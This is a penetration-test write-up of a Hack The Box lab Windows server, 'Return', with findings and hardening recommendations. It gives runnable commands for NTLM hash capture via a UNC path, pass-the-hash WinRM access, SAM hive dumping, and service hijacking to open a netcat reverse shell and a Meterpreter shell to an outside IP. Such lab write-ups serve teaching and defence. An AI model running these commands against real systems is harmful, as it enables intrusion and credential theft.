Return report

Cover

Target: HTB Machine “Return” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to analyze and exploit the attack surface of a Windows domain-joined server (`PRINTER`) within the `return.local` Active Directory environment. The engagement focused on identifying and exploiting vulnerabilities in external service configurations, web application logic flaws, weaknesses in access controls, and excessive user privileges. Through a structured methodology simulating real adversarial techniques, initial access was obtained via credential theft, followed by privilege

escalation through two distinct vectors, culminating in full administrative (`NT AUTHORITY\SYSTEM`) control of the target server.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration:** Comprehensive port scanning and service fingerprinting identified a Windows Server 2019/Windows 10 system running critical services including Microsoft IIS 10.0 (port 80), SMB (port 445), LDAP (port 389), Kerberos (port 88), and WinRM (port 5985). Analysis confirmed the host was a member of the `return.local` domain.
- **Web Application Analysis and Vulnerability Discovery:** The "HTB Printer Admin Panel" hosted on IIS was found to contain a functionality that accepted uncontrolled network paths. This flaw was weaponized to force the server to authenticate to an attacker-controlled host, leading to the capture of an NTLMv2 hash for the `svc-printer` domain service account.
- **Credential Theft and Initial Foothold:** The captured NTLMv2 hash was used to successfully authenticate to the target via the WinRM service, providing an initial command execution foothold as the `svc-printer` user.
- **Privilege Enumeration and Path Discovery:** Post-exploitation enumeration revealed the compromised account possessed two critical privileges:
  1. The `SeBackupPrivilege` , allowing bypass of file read restrictions.
  2. Membership in the **Server Operators** domain group, granting the ability to modify Windows service configurations.
- **Primary Privilege Escalation Path (SeBackupPrivilege):** The `SeBackupPrivilege` was abused to create backup copies of the SAM and SYSTEM registry hives. These were exfiltrated and parsed to extract the password hash for the local `Administrator` account, enabling elevated access.
- **Alternative Privilege Escalation Path (Server Operators):** The privileges of the Server Operators group were abused to hijack a Windows service (`VSS`), modifying its binary path to execute attacker-controlled code. This resulted in direct code execution in the context of `NT AUTHORITY\SYSTEM` .
- **Full System Compromise:** Both escalation paths were proven viable, resulting in complete administrative control over the `PRINTER` server. The final proof of compromise was retrieved from the Administrator's desktop.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness, being intended solely for authorized parties to facilitate understanding of common attack vectors in Windows enterprise environments.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The engagement commenced with comprehensive network reconnaissance to identify the target's exposed services. A targeted service version scan was conducted using Nmap on ports commonly associated with Windows Active Directory environments.

Command:

```
sudo nmap -sVC -p
53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,4
9666,49667,49671,49674,49675,49677,49680,49688,49698 $IP -oN services
```

Scan Results:

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
... [additional high RPC ports]
Service Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
```

```
|   3:1:1:
|_    Message signing enabled and required
```

Key Findings:

- Active Directory environment identified (`return.local` domain)
- Domain controller or member server hostname: `PRINTER`
- Web server running Microsoft IIS 10.0 hosting "HTB Printer Admin Panel"
- Multiple Windows services including Kerberos, LDAP, SMB, and WinRM (5985)
- SMB signing enabled and required, indicative of a domain-joined machine

2.2 Domain Enumeration and SMB Null Session Discovery

Further enumeration of the SMB service revealed a critical misconfiguration allowing anonymous (null session) access, providing initial enumeration capabilities.

Command:

```
nxc smb $IP -u "" -p ""
```

Results:

```
SMB         10.129.95.241   445    PRINTER          [*] Windows 10 / Server
2019 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True)
(SMBv1:None) **(Null Auth:True)**
SMB         10.129.95.241   445    PRINTER          [+] return.local\:
```


Impact: The ability to authenticate to SMB with empty credentials (`Null Auth:True`) allowed for initial enumeration of shares, users, and domain information without requiring valid credentials.

2.3 Web Application Analysis and NTLMv2 Hash Theft

The "HTB Printer Admin Panel" on port 80 was analyzed. The application contained a printer configuration feature that allowed specifying a server address. This input was found to be vulnerable to server-side request forgery, enabling theft of NTLMv2 authentication hashes.

Vulnerability Discovery:

The printer configuration page accepted a network path for a server. By setting this field to an attacker-controlled UNC path (`\\ATTACKER_IP\share`), the server would attempt to authenticate to the specified location.



Attack Execution:

1. Configured Responder to capture NTLMv2 authentication attempts on the attack interface.
2. Submitted a malicious server address pointing to the attacker's IP.

Command:


```
sudo responder -I tun0 -wd -vvv
```

Payload Submission:

Modified the "Server Address" field to: `\\10.10.14.127\fake`

Result:

The server's machine or service account attempted to authenticate via SMB to the attacker-controlled host, revealing an NTLMv2 hash for the `svc-printer` account.



2.4 Credential Access and Privilege Enumeration

The captured NTLMv2 hash for `svc-printer` was used to authenticate to the target via WinRM (port 5985), providing an initial foothold.

Command:

```
evil-winrm -i $IP -u svc-printer -H <REDACTED_NTLM_HASH>
```

Once authenticated, privilege enumeration revealed the user possessed the powerful `SeBackupPrivilege`.

Privilege Check:

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

Key Finding: The `SeBackupPrivilege` enables users to read any file on the system, bypassing normal access controls, which can be leveraged to extract sensitive credential data from the registry.


2.5 Privilege Escalation via SeBackupPrivilege Abuse

The `SeBackupPrivilege` was leveraged to dump the local SAM and SYSTEM registry hives, which contain password hashes for local accounts.

Registry Hive Extraction:

```
reg save hklm\sam C:\temp\sam.hive
reg save hklm\system C:\temp\system.hive
```

File Transfer to Attacker Machine:
The hive files were downloaded to the attacker's system for offline extraction of password hashes.



Hash Extraction:

```
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

Results:

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:34386a771aaca697f447754e4
863d38a:::
```

The extracted Administrator NTLM hash was `<REDACTED>`.

2.6 Alternative Privilege Escalation Path: Server Operators Group Abuse

Enumerating the compromised user's group membership revealed `svc-printer` was a member of the **Server Operators** group.

```
*Evil-WinRM* PS C:\temp> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled group
BUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Impact: Members of the Server Operators group can configure and execute commands in the context of certain Windows services, leading to privilege escalation.

Attack Execution (Method 1 - Netcat):

1. Uploaded `nc64.exe` to the target.
2. Modified the binary path of the Volume Shadow Copy service (`vss`) to execute Netcat.

Commands:

```
sc.exe config vss binPath="C:\temp\nc64.exe -e cmd.exe 10.10.14.127 1234"
sc.exe stop vss
sc.exe start vss
```

```
*Evil-WinRM* PS C:\temp> sc.exe config vss binPath="C:\temp\nc64.exe -e cmd.exe 10.10.14.127 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\temp> sc.exe stop vss
[SC] ControlService FAILED 1062:

The service has not been started.

*Evil-WinRM* PS C:\temp> sc.exe start vss
```

Attack Execution (Method 2 - Stable Meterpreter):
To obtain a more stable shell, a Meterpreter payload was generated and used to replace the service binary path.

Payload Generation:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.127 LPORT=443
-f exe -o reverse.exe
```

Service Manipulation:

```
sc.exe config vss binPath="C:\temp\reverse.exe"
sc.exe stop vss
sc.exe start vss
```

Handler Setup:

```
msf6 > use exploit/multi/handler
msf6 > set payload windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 10.10.14.127
msf6 > set LPORT 443
msf6 > run
```

Privilege Escalation via Process Migration:
Upon receiving the Meterpreter shell, migration to a process running as `NT AUTHORITY\SYSTEM` completed the privilege escalation.

Process Listing and Migration:

```
meterpreter > ps
... 4748  2808  conhost.exe            x64   0        NT AUTHORITY\SYSTEM
...
meterpreter > migrate 2808
```

```
 Directory of c:\Users\Administrator\Desktop

09/27/2021  03:22 AM    <DIR>          .
09/27/2021  03:22 AM    <DIR>          ..
12/17/2025  11:51 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   8,801,656,832 bytes free

c:\Users\Administrator\Desktop>
```

2.7 Final Administrative Access and Proof of Compromise

With `SYSTEM` level access, the final proof of compromise (the root flag) was retrieved from the Administrator's desktop.

Flag Retrieval:

```
C:\Windows\system32> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop> type root.txt
<REDACTED>
```

2.8 Attack Chain Summary

This engagement demonstrated a multi-vector attack against a Windows Active Directory member server, with the following exploitation chain:


1. **Service Enumeration** → Identification of IIS web server and SMB null session vulnerability.
2. **Web Application Abuse** → SSRF via printer configuration leading to NTLMv2 hash theft.
3. **Credential Access** → Use of captured `svc-printer` hash for initial authenticated access.
4. **Privilege Enumeration** → Discovery of `SeBackupPrivilege` and membership in **Server Operators**.
5. **Primary Escalation Path** → Abuse of `SeBackupPrivilege` to dump SAM/SYSTEM hives and recover local Administrator hash.
6. **Alternative Escalation Path** → Abuse of Server Operators group to modify service binary paths, achieving code execution as `SYSTEM`.
7. **Domain Dominance** → Full administrative control over the server achieved via both paths.

Key Technical Insights:

- SMB null sessions, while not directly exploited, provided valuable reconnaissance.
- Web applications interfacing with network services can be vectors for authentication coercion attacks.
- The `SeBackupPrivilege` is a powerful right often overlooked in privilege escalation scenarios.
- The Server Operators group is a highly privileged identity that can be abused for service hijacking.
- Multiple independent paths to `SYSTEM` existed, demonstrating a lack of defense-in-depth.


3. Findings

3.1 Vulnerability: Null Session Authentication (SMB Null Login)



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N`
- **Description**: The SMB service (port 445) was configured to allow authentication with null (empty) credentials. This misconfiguration, often a legacy setting, permits anonymous users to enumerate shares, users, and other system information without requiring a valid account.
- **Impact**: This provided an unauthenticated attacker with initial reconnaissance capabilities, revealing the hostname (`PRINTER`), domain (`return.local`), OS build, and confirming the server was part of an Active Directory environment. It laid the groundwork for targeted attacks.
- **Technical Summary**: The `nxc smb` tool successfully authenticated using `-u "" -p ""`, returning metadata including the domain name, OS version (Windows Server 2019/10 Build 17763), and the fact that SMB signing was required.


3.2 Vulnerability: Server-Side Request Forgery (SSRF) Leading to NTLMv2 Hash Theft



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N – 6.5 (Medium)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N`
- **Description**: The "HTB Printer Admin Panel" web application contained a feature to set a printer's server address. This user-controlled input was not validated or restricted, allowing an attacker to specify a UNC path (`\\ATTACKER_IP`) pointing to a malicious SMB server. This triggered an SMB authentication attempt from the server's machine account.


- **Impact**: The server was coerced into initiating an NTLMv2 authentication handshake with the attacker's machine. The captured hash for the `svc-printer` domain service account provided the first set of valid domain credentials, enabling authenticated access via WinRM.
- **Technical Summary**: The "Server Address" field was set to `\\10.10.14.127\fake`. The server's subsequent authentication attempt was intercepted by `Responder`, capturing the NTLMv2 hash for the `svc-printer` account.

3.3 Vulnerability: Excessive Privilege Assignment (SeBackupPrivilege)




- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The compromised `svc-printer` user account was granted the `SeBackupPrivilege`. This powerful Windows right allows a user to read any file on the system, bypassing standard discretionary access control lists (DACLs), for the purpose of creating backups.
- **Impact**: This privilege was abused to create backup copies of the SAM and SYSTEM registry hives, which store local user account password hashes. Extracting these hashes led directly to the compromise of the local `Administrator` account, providing a path to full system control.
- **Technical Summary**: After authenticating as `svc-printer`, the privilege was confirmed with `whoami /priv`. The commands `reg save hklm\sam` and `reg save hklm\system` were executed successfully due to this privilege, dumping the credential database.

3.4 Vulnerability: Over-Privileged Domain Group Membership (Server Operators)



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The `svc-printer` account was a member of the built-in **Server Operators** Active Directory group. By default, members of this group have elevated privileges on domain controllers and member servers, including the ability to start, stop, and configure system services.
- **Impact**: This membership provided an alternative, highly reliable privilege escalation vector. It allowed the attacker to modify the configuration of a Windows service (Volume Shadow Copy - `vss`), replace its binary path with a malicious payload, and restart it to execute code in the context of `NT AUTHORITY\SYSTEM`.
- **Technical Summary**: Group membership was enumerated via the `net user` command. The `sc.exe config` utility was then used to alter the `binPath` of the `vss` service to point to an attacker-controlled `reverse.exe` (Meterpreter) payload, resulting in SYSTEM-level code execution.

3.5 Vulnerability: Insecure Service Configuration Permissions (Service Hijacking)



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: The Windows service control manager allowed a user in the Server Operators group to modify critical properties (specifically the `binPath`) of existing system services. The target service (`vss`) was not protected from such modification by its discretionary access control list (DACL) or other security policies.

- **Impact**: Direct privilege escalation to SYSTEM was achieved by service hijacking. By changing the binary path and restarting the service, the attacker's code was executed with the highest privileges, bypassing all user account controls.
- **Technical Summary**: Using the `sc.exe config vss binPath="..."` command, the legitimate service executable was replaced. After stopping and starting the service via `sc.exe`, the malicious payload executed, establishing a reverse shell as `NT AUTHORITY\SYSTEM`.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1190**: Exploit Public-Facing Application
  - **T1558.003**: Steal or Forge Kerberos Tickets: Kerberoasting
  - **T1003.002**: OS Credential Dumping: Security Account Manager
  - **T1053.005**: Scheduled Task/Job: Scheduled Task
  - **T1543.003**: Create or Modify System Process: Windows Service
- **CWE Mappings**:
  - **CWE-284**: Improper Access Control
  - **CWE-269**: Improper Privilege Management
  - **CWE-250**: Execution with Unnecessary Privileges
  - **CWE-552**: Files or Directories Accessible to External Parties

Note on CVSS Scoring:
Scores were calculated considering the worst-case exploitation scenario observed during the assessment. The high ratings for Findings 3.4 and 3.5 reflect the direct and immediate path from a low-privileged domain user to `SYSTEM`-level control. The lower score for Finding 3.1 reflects its value as an information leak rather than a direct compromise vector.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—including SMB null session authentication, server-side request forgery (SSRF) leading to credential theft, excessive privilege assignment (`SeBackupPrivilege`), over-privileged group membership (Server Operators), and insecure service configuration—the following recommendations should be implemented across the `return.local` Active Directory environment and the `PRINTER` server.

1. Harden SMB and Network Authentication Settings

- **Disable SMB Null Sessions:** Configure Group Policy to set **`Network access: Restrict anonymous access to Named Pipes and Shares`** and **`Network access: Do`**

`not allow anonymous enumeration of SAM accounts and shares` to **Enabled**. This prevents unauthenticated users from enumerating system information via SMB.

- **Enforce SMB Signing:** While SMB signing was already required on this host, ensure this policy (`Microsoft network server: Digitally sign communications (always)`) is consistently applied across all domain members, especially servers handling sensitive data.
- **Implement Network Segmentation:** Use firewall rules to restrict access to SMB (TCP 445) and other management ports (e.g., WinRM 5985) from untrusted networks. Only administrative workstations and necessary service accounts should be able to connect.

2. Secure Web Applications Against Server-Side Request Forgery

- **Implement Strict Input Validation:** The printer configuration web application must validate and sanitize the "Server Address" field. Reject any input containing UNC paths (`\\`), URLs (`http://`, `//`), or IP addresses. Implement an allow-list of permitted hostnames or IPs if external connectivity is required.
- **Use Managed Service Accounts for Outbound Connections:** If the application must connect to other internal resources, configure it to use a dedicated service account with explicit, limited permissions—not the machine account. This limits the scope of any captured credentials.
- **Deploy Web Application Firewall (WAF) Rules:** Implement WAF rules to detect and block requests containing patterns indicative of SSRF or authentication coercion attacks (e.g., strings like `\\\\` or requests to internal IP ranges).

3. Enforce Principle of Least Privilege for Users and Service Accounts

- **Audit and Remove Excessive Privileges:** Conduct an immediate review of all service and standard user accounts. Remove the `SeBackupPrivilege` and `SeRestorePrivilege` from any account unless it is part of a dedicated, controlled backup solution.
- **Review Built-In Group Memberships:** Regularly audit membership in highly privileged groups such as **Server Operators**, **Backup Operators**, and **Account Operators**. Remove standard service accounts (like `svc-printer`) from these groups. Their functions should not require such pervasive rights.
- **Implement Privileged Access Workstations (PAW):** Administrative tasks should be performed from dedicated, hardened workstations. Accounts with high privileges (like Server Operators) should not be used to browse the web or check email, reducing the attack surface for credential theft.

4. Harden Windows Service Configuration and Management

- **Restrict Service Modification Rights:** Use Group Policy or local security policy to modify the discretionary access control lists (DACLs) on critical Windows services. The

`vss` service and similar should not be modifiable by members of the Server Operators group. Consider using tools like `sc.exe sdset` or security templates to apply stricter SDDL strings.

- **Implement Service Binary Integrity Controls:** Where possible, use mechanisms like Windows Defender Application Control (WDAC) to create deny-list rules preventing the execution of common penetration testing tools (e.g., `nc.exe`, `reverse.exe`) from directories like `C:\temp`. More robustly, implement an allow-listing policy.
- **Monitor Service Configuration Changes:** Enable and centralize auditing for **Event ID 7045** ("A service was installed in the system") and **7040** ("The start type of the [service] service was changed"). Alert on changes to the `binPath` of critical services.

5. Enhance Credential Hygiene and Lateral Movement Protection

- **Deploy LAPS (Local Administrator Password Solution):** Implement Microsoft LAPS to manage unique, complex, and regularly rotated passwords for local administrator accounts on all workstations and member servers. This mitigates the impact of local SAM database dumps.
- **Use Group Managed Service Accounts (gMSAs):** For services like the one running the printer web app, consider using gMSAs. These provide automatic password management without requiring administrative intervention and limit the scope of the account.
- **Enable Credential Guard:** On supported Windows 10/Server 2016+ systems, enable Credential Guard to protect derived credentials (like NTLM hashes) from being extracted from memory using tools like Mimikatz.

6. Implement Proactive Monitoring and Incident Detection

- **Centralize and Analyze Windows Event Logs:** Aggregate logs from all servers into a SIEM. Critical events to alert on include:
  - **4688:** A new process has been created (monitor for `cmd.exe`, `powershell.exe` spawned by web or service accounts).
  - **4697:** A service was installed.
